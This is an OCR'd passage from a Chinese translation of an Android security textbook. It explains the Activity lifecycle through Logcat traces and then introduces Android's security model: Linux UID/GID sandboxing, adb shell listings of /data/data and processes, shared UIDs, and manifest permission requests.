


图 3.6　Activity 生命周期和回调函数

Activity 在销毁之前，可能会经历多次激活或不活跃（暂停）状态。每次切换，

系统会根据 Activity 的状态转换调用对应的回调函数，下面以三种时间顺序对 Activity 生命周期进行分析。

● 完整生命周期：Activity 的完整生命周期自第一次调用 onCreate( ) 函数开始，直到 onDestroy( ) 函数调用结束，期间涉及了 Activity 所有的状态变换。在onCreate( ) 函数中，主要实现对 Activity 的状态和资源的配置，完成初始化。而在 onDestroy( ) 函数中，主要实现对 Activity 占用资源的释放。

● 可见生命周期：对应 Activity 在屏幕上显示的这段时间，以调用 onStart( ) 函数开始，直到 onStop( ) 函数调用结束。期间，尽管 Activity 对用户来说是可见的，但用户未必就能与之进行交互。

● 前台生命周期：该周期内，用户能够同 Activity 进行交互，以 onResume( ) 函数调用开始，直到 onPause( ) 函数调用结束。

表 3. 3 介绍了 Activity 生命周期中主要的回调函数。

表 3. 3　Activity 生命周期回调函数

函　　数	说　　明
onCreate( )	Activity 第一次启动时调用，执行初始化操作
onRestart( )	之前停止的 Activity，回到屏幕前台、重新开始时调用
onStart( )	Activity 进入屏幕前台，能够被用户可见时调用
onResume( )	Activity 进入屏幕前台，能够和用户交互时调用
onPause( )	系统恢复之前暂停的 Activity，当前 Activity 进入暂停状态时调用，通常需要在该函数中保存当前操作的结果
onStop( )	Activity 不可见时调用
onDestroy( )	系统销毁 Activity，释放资源时调用

下面通过运行一个应用程序㊀，查看并分析 Activity 的生命周期。为了让该应用程序能够将运行信息输出到 Logcat 窗口，作者对应用程序的部分源码进行了修改。该应用程序由三个不同的 Activity（即 UI 屏幕显示界面）构成：Activity A、Activity B 和 Activity C，如图 3. 7 所示。用户可以使用界面上的按钮在不同的 Activity 之间切换，切换时系统将调用对应的回调函数，并将之前运行的 Activity 压入堆栈。当然，用户也可以返回到之前运行的 Activity 界面。下面，使用该示例程序，按照如下顺序切换 Activity 屏幕显示界面进行测试：依次启动 Activity A、Activity B 和 Activity C，然后再依次返回到之前的 Activity B 和 Activity A。通过 Logcat 窗口，可以看到 Activity 生命周期内相应函数的调用信息。

Activity Lifecycle 应用程序演示介绍：

1）由于 Activity A 是该应用程序的主 Activity。因此，当应用程序打开时，Activity A 随之启动。如图 3. 8 所示，Activity 管理器启动 Activity A 后，该 Activity 内

㊀ 该应用程序名为 Activity Lifecycle，读者可从 developer. android. com 网站自行下载运行。——原书注




图 3.7　Activity Lifecycle 应用程序截图

对应的回调函数调用顺序为 onCreate( )、onStart( )和 onResume( )。

2）点击“Start B”按钮，启动 Activity B。如图 3.9 所示，查看 Logcat 窗口可见，Activity A 先是调用了 onPause( )函数，随后被压入堆栈。随即 Activity 管理器启动 Activity B，onCreate( )、onStart( )和 onResume( )函数依次被调用。一旦 Activity B 进入到屏幕前台显示，Activity A 即调用 onStop( )函数。从图 3.10 中可见，Activity B 切换到 Activity C 时，函数调用顺序相同。

PID	Application	Tag	Text
235	com.google.pr...	EGS:Settings	No account configured. Disabling search history.
51	system_process	ActivityManager	Displayed activity com.google.android.providers.enhancedgooglesearch/.Settings: 1356 ms (total 1356 ms)
51	system_process	ARMAssembler	generated scanline__00000077:03515104_00000000_00000000 [33 ipp] (47 ins) at [0x45e700:0x45e7bc] in 2734146 ns
235	com.google.pr...	KeyCharacterMap	No keyboard for id 0
235	com.google.pr...	KeyCharacterMap	Using default keymap: /system/usr/keychars/qwerty.kcm.bin
51	system_process	ARMAssembler	generated scanline__00000177:03515104_00001001_00000000 [91 ipp] (114 ins) at [0x4974c8:0x497690] in 728584 ns
51	system_process	InputManagerSer...	Starting input on non-focused client com.android.internal.view.IInputMethodClient$Stub$Proxy@44df45f0 (uid=1000
51	system_process	InputManagerSer...	Starting input on non-focused client com.android.internal.view.IInputMethodClient$Stub$Proxy@44e2f528 (uid=1000
226	com.android.c...	KeyCharacterMap	No keyboard for id 0
226	com.android.c...	KeyCharacterMap	Using default keymap: /system/usr/keychars/qwerty.kcm.bin
98	com.android.i...	ViewFlipper	updateRunning() mVisible=true, mStarted=false, mUserPresent=true, mRunning=false
98	com.android.i...	ViewFlipper	updateRunning() mVisible=true, mStarted=false, mUserPresent=true, mRunning=false
51	system_process	InputManagerSer...	Starting input on non-focused client com.android.internal.view.IInputMethodClient$Stub$Proxy@44df45f0 (uid=1000
98	com.android.i...	ViewFlipper	updateRunning() mVisible=false, mStarted=false, mUserPresent=true, mRunning=false
98	com.android.i...	ViewFlipper	updateRunning() mVisible=false, mStarted=false, mUserPresent=true, mRunning=false
51	system_process	ActivityManager	Starting activity: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] flg=0x1020000
200	com.example.a...	ActivityA	OnCreate
200	com.example.a...	ActivityA	OnStart
200	com.example.a...	ActivityA	OnResume
51	system_process	ActivityManager	Displayed activity com.example.android.lifecycle/.ActivityA: 564 ms (total 564 ms)
104	android.proce...	dalvikvm	GC freed 1363 objects / 83848 bytes in 180ms

图 3.8　Activity Lifecycle：Activity A 启动

ages. Accepts Java regexes. Prefix with pid:, app:, tag: or text: to limit scope.

PID	Application	Tag	Text
51	system_process	InputManagerSer...	Starting input on non-focused client com.android.internal.view.IInputMethodClient$St
226	com.android.c...	KeyCharacterMap	No keyboard for id 0
226	com.android.c...	KeyCharacterMap	Using default keymap: /system/usr/keychars/qwerty.kcm.bin
98	com.android.i...	ViewFlipper	updateRunning() mVisible=true, mStarted=false, mUserPresent=true, mRunning=false
98	com.android.i...	ViewFlipper	updateRunning() mVisible=true, mStarted=false, mUserPresent=true, mRunning=false
51	system_process	InputManagerSer...	Starting input on non-focused client com.android.internal.view.IInputMethodClient$St
98	com.android.i...	ViewFlipper	updateRunning() mVisible=false, mStarted=false, mUserPresent=true, mRunning=false
98	com.android.i...	ViewFlipper	updateRunning() mVisible=false, mStarted=false, mUserPresent=true, mRunning=false
51	system_process	ActivityManager	Starting activity: Intent { act=android.intent.action.MAIN cat=[android.intent.categ
200	com.example.a...	ActivityA	OnCreate
200	com.example.a...	ActivityA	OnStart
200	com.example.a...	ActivityA	OnResume
51	system_process	ActivityManager	Displayed activity com.example.android.lifecycle/.ActivityA: 564 ms (total 564 ms)
104	android.proce...	dalvikvm	GC freed 1363 objects / 83848 bytes in 180ms
51	system_process	ActivityManager	Starting activity: Intent { cmp=com.example.android.lifecycle/.ActivityB }
200	com.example.a...	ActivityA	OnPause
200	com.example.a...	ActivityB	OnCreate
200	com.example.a...	ActivityB	OnStart
200	com.example.a...	ActivityB	OnResume
51	system_process	ActivityManager	Displayed activity com.example.android.lifecycle/.ActivityB: 506 ms (total 506 ms)
200	com.example.a...	ActivityA	OnStop

图 3.9　Activity Lifecycle：Activity B 启动

PID	Application	Tag	Text
51	system_process	ActivityManager	Starting activity: Intent { act=android.intent.action.MAIN cat=[android.intent.category.L
200	com.example.a...	ActivityA	OnCreate
200	com.example.a...	ActivityA	OnStart
200	com.example.a...	ActivityA	OnResume
51	system_process	ActivityManager	Displayed activity com.example.android.lifecycle/.ActivityA: 564 ms (total 564 ms)
104	android.proce...	dalvikvm	GC freed 1363 objects / 83848 bytes in 180ms
51	system_process	ActivityManager	Starting activity: Intent { cmp=com.example.android.lifecycle/.ActivityB }
200	com.example.a...	ActivityA	OnPause
200	com.example.a...	ActivityB	OnCreate
200	com.example.a...	ActivityB	OnStart
200	com.example.a...	ActivityB	OnResume
51	system_process	ActivityManager	Displayed activity com.example.android.lifecycle/.ActivityB: 506 ms (total 506 ms)
200	com.example.a...	ActivityA	OnStop
51	system_process	ActivityManager	Starting activity: Intent { cmp=com.example.android.lifecycle/.ActivityC }
200	com.example.a...	ActivityB	OnPause
200	com.example.a...	ActivityC	OnCreate
200	com.example.a...	ActivityC	OnStart
200	com.example.a...	ActivityC	OnResume
51	system_process	ActivityManager	Displayed activity com.example.android.lifecycle/.ActivityC: 468 ms (total 468 ms)
200	com.example.a...	ActivityB	OnStop
200	com.example.a...	dalvikvm	GC freed 5355 objects / 322776 bytes in 103ms

图 3.10　Activity Lifecycle：Activity C 启动

3）点击 Activity C 界面上的“Finish C”按钮。如图 3.11 所示，首先 Activity C 调用 onPause( )函数，然后 Activity 栈内的 Activity B 被启动。当 Activity B 回到屏

幕前台时，Activity C 依次调用 onStop( ) 函数和 onDestroy( ) 函数。在 onDestroy( ) 函数中，Activity C 占用的系统资源被释放。在 Activity B 界面上点击“Start A”按钮启动 Activity A 时，对应回调函数调用顺序相同，如图 3.12 所示。

PID	Application	Tag	Text
51	system_process	ActivityManager	Starting activity: Intent { cmp=com.example.android.lifecycle/.ActivityB }
200	com.example.a...	ActivityA	OnPause
200	com.example.a...	ActivityB	OnCreate
200	com.example.a...	ActivityB	OnStart
200	com.example.a...	ActivityB	OnResume
51	system_process	ActivityManager	Displayed activity com.example.android.lifecycle/.ActivityB: 506 ms (total 506 m
200	com.example.a...	ActivityA	OnStop
51	system_process	ActivityManager	Starting activity: Intent { cmp=com.example.android.lifecycle/.ActivityC }
200	com.example.a...	ActivityB	OnPause
200	com.example.a...	ActivityC	OnCreate
200	com.example.a...	ActivityC	OnStart
200	com.example.a...	ActivityC	OnResume
51	system_process	ActivityManager	Displayed activity com.example.android.lifecycle/.ActivityC: 468 ms (total 468 m
200	com.example.a...	ActivityB	OnStop
200	com.example.a...	dalvikvm	GC freed 5355 objects / 322776 bytes in 103ms
200	com.example.a...	ActivityC	OnPause
200	com.example.a...	ActivityB	OnRestart
200	com.example.a...	ActivityB	OnStart
200	com.example.a...	ActivityB	OnResume
200	com.example.a...	ActivityC	OnStop
200	com.example.a...	ActivityC	OnDestroy

图 3.11　Activity Lifecycle：Activity C 终止

PID	Application	Tag	Text
51	system_process	ActivityManager	Starting activity: Intent { cmp=com.example.android.lifecycle/.
200	com.example.a...	ActivityB	OnPause
200	com.example.a...	ActivityC	OnCreate
200	com.example.a...	ActivityC	OnStart
200	com.example.a...	ActivityC	OnResume
51	system_process	ActivityManager	Displayed activity com.example.android.lifecycle/.ActivityC: 46
200	com.example.a...	ActivityB	OnStop
200	com.example.a...	dalvikvm	GC freed 5355 objects / 322776 bytes in 103ms
200	com.example.a...	ActivityC	OnPause
200	com.example.a...	ActivityB	OnRestart
200	com.example.a...	ActivityB	OnStart
200	com.example.a...	ActivityB	OnResume
200	com.example.a...	ActivityC	OnStop
200	com.example.a...	ActivityC	OnDestroy
51	system_process	ActivityManager	Starting activity: Intent { cmp=com.example.android.lifecycle/.
200	com.example.a...	ActivityB	OnPause
200	com.example.a...	ActivityA	OnRestart
200	com.example.a...	ActivityA	OnStart
200	com.example.a...	ActivityA	OnResume
200	com.example.a...	ActivityB	OnStop
200	com.example.a...	ActivityB	OnDestroy

图 3.12　Activity Lifecycle：Activity A 启动

3.3　小结

本章详细讨论了 Android 应用程序组件，包括 Activity、Broadcast Receiver、Content Provider 和 Service。研究了用于应用程序内部组件之间或不同的应用程序之间实现交互的消息体——Intent。随后，又探讨了 Activity 的生命周期，以及在 Activity 内需要实现的一些主要的回调函数。通过本章的介绍，读者应当能够了解主要的 Android 应用程序组件、组件之间的交互过程，以及 Activity 生命周期内的主要回调函数。

第 4 章　Android 安全机制

本章主要讨论 Android 系统的安全机制，包括系统平台级的安全机制和应用层的安全机制。通过第 2 章的介绍，读者应当已经熟悉了 Android 系统的体系结构，并且通过第 3 章的介绍，掌握了 Android 应用程序的基础知识，如程序的组成模块、程序框架等。本章基于对上述 Android 系统平台和应用层的理解，主要介绍 Android 具有的安全特性，以及 Android 程序组件使用的各种进程间通信（Interprocess Communication，IPC）机制[㊀]。

4.1　Android 安全模型

Android 系统的开发人员已经在 Android 平台的设计中引入了安全机制。Android 系统强制所有的 Android 应用程序使用双层安全模型。在 Android 底层核心，依靠 Linux 内核提供的安全特性，即每一个 Android 应用程序作为单独的进程运行，其他进程不能干扰其运行，并且每个应用程序拥有自己的一组数据结构。

在应用层，Android 系统采用更加细化的权限设置允许（或禁止）应用程序或组件同其他应用程序组件交互，或对关键资源的访问。应用程序需要得到用户的批准才能访问关键业务，如拨打电话、发送短信等，并且需要“显式”地请求所需权限，相应操作才能成功执行。默认情况下，应用程序不能执行任何可能对其他应用、用户资料或系统不利的操作，如发送短信息、读取联系人信息和访问网络等。播放音乐或浏览照片不属于上述操作，应用程序无需“显式”地请求这些操作的权限。应用程序级别的权限设置提供了一种对受限内容的访问机制和对受限 API 的调用机制。

每一个 Android 应用程序（或组件）都运行在一个独立的 Dalvik 虚拟机上，这样就形成了一个安全沙箱。但是，不能假设这样的沙箱就一定能够确保安全。为了在嵌入式设备上能够高效地运行，Dalvik 虚拟机经过优化后仅占有很小的空间资源。打破这种由虚拟机构成的安全沙箱并不是没有可能。因此，并不能完全依靠它来确保安全。鉴于此，Android 的权限检查没有放在 Dalvik 虚拟机中实现，而是放在 Linux 内核代码中，在运行时强制执行。

㊀ 不同的应用程序和进程之间通过 IPC 机制彼此通信共享数据或信息。例如，在 Linux 系统上，信号就是一种 IPC 通信方式。——原书注

在 Android 系统的安全方面，底层 Linux 设备资源的访问，主要通过验证用户和群组 ID 来确保安全。同时，Manifest 的权限设置，又提供了另一种更加细化的安全特性。

4.2 Linux 权限机制

Android 系统为每一个新安装的应用程序分配一个唯一的 UID（User ID，用户 ID）和一个 GID（Group ID，群组 ID）。每一个安装的应用程序都有一组与 UID 和 GID 关联的数据结构和文件。只有应用程序本身（通过其 UID）或超级用户（即 root 用户）具有访问这些数据和文件的权限。其他应用程序不具有超级用户的权限（当然，也不能赋予它们该权限），因此不能访问其他应用程序的文件。当应用程序需要同其他应用程序或组件共享信息时，则通过在应用层采用 MAC（Mandatory Access Control，强制访问控制）安全模型实现，这部分内容将在下一节详细讨论。

在 Android 系统上，两个应用程序有可能共享同一个 UID 或运行在同一个进程中，这是因为它们使用了相同的密钥获得签名（有关应用程序签名的部分内容请查阅相关内容）。因此，对于应用程序开发人员来说，保证签名密钥的安全性至关重要。每一个 Android 应用程序都在单独的进程中运行，并且每一个进程拥有自己的 UID，这样就使应用程序之间彼此沙箱化。从而，使应用程序能够调用本地代码（以及使用本地库），而将安全问题交由 Android 系统处理，无需担忧安全隐患。

需要注意的是，Linux 是一个多用户、多任务的操作系统，而 Android 系统面向提供单用户的体验。通过 Linux 的权限机制，Android 应用程序采用 Linux 中用于多用户的安全模型确保系统安全。

图 4.1 所示截屏显示的为连接到 Android 模拟器的用户 UID，其中该用户的 UID 和 GID 都为 0。在类 UNIX 的环境中都是这样的，表示该用户为超级用户，相当于传统 Windows 系统中的 Administrator（系统管理员）。超级用户可以执行任何操作，访问所有的文件。

需要注意的是，使用 adb 工具在模拟器上启动的 shell 程序[㊀]将赋予用户 root 权限（即超级用户权限）。然而，如果在相连接的手机设备上重复上述同样的测试，则用户只能获得“system”或“shell”用户权限，除非用户已经在该手机上进行了

㊀ Shell 程序俗称壳（区别于核），是指“提供使用者使用的界面”的程序。类似于 DOS 下的 command 和后来的 cmd.exe 程序（命令提示符窗口）。用于接收用户命令，然后调用相应的应用程序。基本上 shell 分两大类：图形界面 shell 和命令行式 shell。传统意义上的 shell 指的是命令行式的 shell，以后如果不特别注明，shell 是指命令行式的 shell。Android 系统 Shell 程序可通过 adb 工具在相连的 Android 设备或模拟器上启动，作为设备或模拟器 Android 系统底层 Linux 内核最外面的一层，控制用户与操作系统之间的交互，即等待用户输入，向操作系统解释用户的输入，并且处理各种各样的操作系统的输出结果。——译者注

```
pentestusr1@tools-gibbons-vm-2:~$ adb shell
# id
uid=0(root) gid=0(root)
#
```

图 4.1　在模拟器上执行 id 命令

“root”处理。

每一个 Android 系统上的应用程序在/data/data 目录下都有各自的文件夹。如图 4.2 所示，在/data/data 目录下执行“ls -l”命令，将列出所有文件夹的权限、所属用户（UID）和群组（GID），以及其他的细节信息。从图中可见，所有同应用程序关联的文件夹都有各自的 UID，且彼此互不相同。

从图 4.2 可见，用户 app_1（也就是应用程序 htmlviewer）拥有自己的文件夹 com. android. htmlviewer。因此，没有权限访问用户 app_5 拥有的 com. android. music 文件夹内部的文件。

```
pentestusr1@tools-gibbons-vm-2:~$ adb shell
# cd /data/data
# ls -l
drwxr-x--x app_1    app_1          2011-09-28 02:52 com.android.htmlviewer
drwxr-x--x app_2    app_2          2011-09-28 02:52 com.android.quicksearchbox
drwxr-x--x app_3    app_3          2011-09-28 02:52 com.android.defcontainer
drwxr-x--x system   system         2011-09-28 02:52 com.android.server.vpn
drwxr-x--x app_5    app_5          2011-09-28 02:53 com.android.music
drwxr-x--x app_6    app_6          2011-09-28 02:53 com.android.providers.applications
drwxr-x--x app_7    app_7          2011-09-28 02:53 com.android.wallpaper.livepicker
drwxr-x--x app_8    app_8          2011-09-28 02:53 com.android.fallback
drwxr-x--x app_9    app_9          2011-09-28 02:53 com.svox.pico
drwxr-x--x app_10   app_10         2011-09-28 02:53 com.android.inputmethod.latin
drwxr-x--x app_11   app_11         2011-09-28 02:53 android.tts
drwxr-x--x app_12   app_12         2011-09-28 02:53 com.android.soundrecorder
drwxr-x--x app_6    app_6          2011-09-28 02:53 com.android.inputmethod.pinyin
drwxr-x--x app_0    app_0          2011-09-28 02:53 com.android.providers.downloads.ui
drwxr-x--x app_0    app_0          2011-09-28 02:53 com.android.gallery
drwxr-x--x system   system         2011-09-28 02:53 com.android.providers.subscribedfeeds
drwxr-x--x app_0    app_0          2011-09-28 02:53 com.android.providers.drm
drwxr-x--x app_14   app_14         2011-09-28 02:53 com.android.customlocale
drwxr-x--x app_16   app_16         2011-09-28 02:53 com.android.spare_parts
drwxr-x--x app_17   app_17         2011-09-28 02:53 com.android.speechrecorder
drwxr-x--x app_18   app_18         2011-09-28 02:53 com.android.term
drwxr-x--x app_21   app_21         2011-09-28 02:53 com.android.packageinstaller
drwxr-x--x app_22   app_22         2011-09-28 02:53 com.android.certinstaller
drwxr-x--x app_23   app_23         2011-09-28 02:53 com.android.netspeed
drwxr-x--x system   system         2011-09-28 02:53 com.android.systemui
drwxr-x--x app_6    app_6          2011-09-28 02:53 com.android.contacts
drwxr-x--x app_24   app_24         2011-09-28 02:53 com.android.protips
drwxr-x--x app_25   app_25         2011-09-28 02:53 com.android.camera
drwxr-x--x app_26   app_26         2011-09-28 02:53 com.android.sdksetup
drwxr-x--x app_27   app_27         2011-09-28 02:53 com.android.calculator2
drwxr-x--x app_29   app_29         2011-09-28 02:53 com.android.development
drwxr-x--x system   system         2011-09-28 02:53 com.android.providers.settings
drwxr-x--x app_6    app_6          2011-09-28 02:53 com.android.providers.contacts
drwxr-x--x radio    radio          2011-09-28 02:53 com.android.phone
```

图 4.2　/data/data 目录下执行 ls 命令查看目录所属关系

当 Android 应用程序调用 getSharedPreferences( )、openFileOutput( ) 或 openOrCreateDatabase( ) 函数创建文件时，可以使用 MODE_WORLD_READABLE 和/或

MODE_WORLD_WRITEABLE 标志。不过，如果程序开发人员没有谨慎地设置这两个标志，则将会导致其他应用程序能够读写该应用创建文件，即便这些文件仅属于该应用程序。

应用程序的 UID 是该程序运行时所在进程拥有者的 ID，它可以访问同属该 UID 的各种本地文件，而让其他的进程不能访问这些文件。其他程序只有通过 IPC 机制才可以与其通信。每一个进程在运行时拥有自己的地址空间，以及堆栈等。

在模拟器的 shell 程序中使用“ps”命令，查看所有运行进程及其状态信息的截图如图 4.3 所示。从图中可见，每一个进程（也就是应用程序）都从属于一个对应的用户 UID。

```
app_13    131   33    93504  29132 ffffffff afd0c51c S com.android.launcher
system    157   33    86660  21392 ffffffff afd0c51c S com.android.settings
app_6     180   33    92676  26296 ffffffff afd0c51c S android.process.acore
app_19    190   33    84312  21356 ffffffff afd0c51c S com.android.deskclock
app_24    209   33    82964  20200 ffffffff afd0c51c S com.android.protips
app_5     220   33    83520  20444 ffffffff afd0c51c S com.android.music
app_2     229   33    84008  21192 ffffffff afd0c51c S com.android.quicksearchbox
app_0     238   33    86484  22428 ffffffff afd0c51c S android.process.media
app_15    249   33    95604  21728 ffffffff afd0c51c S com.android.mms
app_28    270   33    85972  22896 ffffffff afd0c51c S com.android.email
root      341   41    732    344   c003da38 afd0c3ac S /system/bin/sh
app_36    345   33    85304  23728 ffffffff afd0c51c S com.mj.iCalendar
root      355   341   888    324   00000000 afd0b45c R ps
```

图 4.3　使用“ps”命令显示进程所属关系

com. mj. iCalender 进程所属的用户是 app_36，其 UID 为 36。该用户名及其 UID 是 iCalender 应用程序在安装时，由安装进程分配的。此外，还有很多的进程属于 root 或 system 用户，也就是超级用户或系统用户。root 用户管理后台进程，如 init 进程等；system 用户管理服务管理器进程。这些特殊的进程用于提供和管理各种 Android 功能，因此，这些进程不能被普通用户访问和控制。

在 Manifest 文件中，应用程序可以使用“android:shareUserId”属性请求同其他应用程序共享 UID，如果应用程序同被共享 UID 的应用程序使用相同的证书签名，则 Android 系统允许该请求。Manifest 文件中共享同一个 UID 的代码如下：

```
<manifest xmlns:android="http://schemas.android.com/apk/
res/android"
   package="com.example.android.foo"
   ......
   android:shareUserId="com.example.android.bar"
   .....
</manifest>
```

4.3　Android Manifest 权限

Linux 内核通过将不同的应用程序沙箱化，阻止它们互相访问各自的数据或用

户信息，阻止对诸如访问互联网、拨打电话、接受短信等敏感操作的执行。如果应用程序需要执行上述敏感操作（如访问互联网），读取用户信息（如联系人信息），或同其他应用程序通信（如同电子邮件应用通信），则需在 MAC 模型下请求这些权限，即应用程序在其配置文件（即 Manifest 文件）中声明所需权限。当应用程序安装时，Android 系统会向用户列出其所需的权限，供用户同意或拒绝，如图 4.4 所示。用户不能有选择地（部分地）接受应用程序所需的权限，也就是说，用户不能选择只接受应用程序访问互联网的权限请求，而拒绝访问短信息的权限。对于应用程序请求的一组权限，用户要么全部接受，要么全部拒绝。一旦用户接受这些权限，Android 系统将通过 Linux 内核允许应用程序执行请求的操作，或同其他应用程序或组件进行交互。需要注意的是，一旦用户批准应用程序所需的权限，就不能再次撤销它们，唯一办法只有卸载该应用程序。这是因为 Android 系统不能在运行时赋予权限，因为这样会导致应用程序的用户友好程度体验降低。




图 4.4　应用程序安装时权限请求

如图 4.5 所示，当从官方 Android 应用市场下载应用程序时，官方的 Android 应用市场软件会将该应用程序所需的权限显示给用户。但不是所有的 Android 应用市场都如此，毕竟现在有相当多的 Android 应用程序下载来源。如果用户只是下载了.apk 安装文件，那么只能在该文件安装时，用户才能看到系统显示的安装该软件可能存在的安全问题的警告。

4.3.1　权限请求

在默认情况下，Android 应用程序不能执行任何操作，这显然会影响到应用程序的用户体验，以及对设备上的数据访问，所以 Android 应用程序需要“显式”地请求这些受保护的 Android 特性。这些特性在 Android Manifest 文件中请求，相对于之前讨论的 Linux 权限，通常将这些请求称为 Manifest 权限。请求的权限需要在 Manifest 文件内部的 <uses-permission> 标签下声明。下面是一个应用程序请求访问互联网和读取 MMS（Multimedia Messaging Service，多媒体短信服务）信息（通常也称为彩信）与 SMS（Short Messaging Service，短信服务）信息（通常也称为短信）权限的例子：

```
<manifest xmlns:android="http://schemas.android.com/apk/
res/android"
   package="com.android.app.foobar" >
   <uses-permission android:name="android.permission.
INTERNET" />
   <uses-permission android:name="android.permission.
READ_SMS" />
   <uses-permission android:name="android.permission.
READ_MMS" />
   ...
</manifest>
```

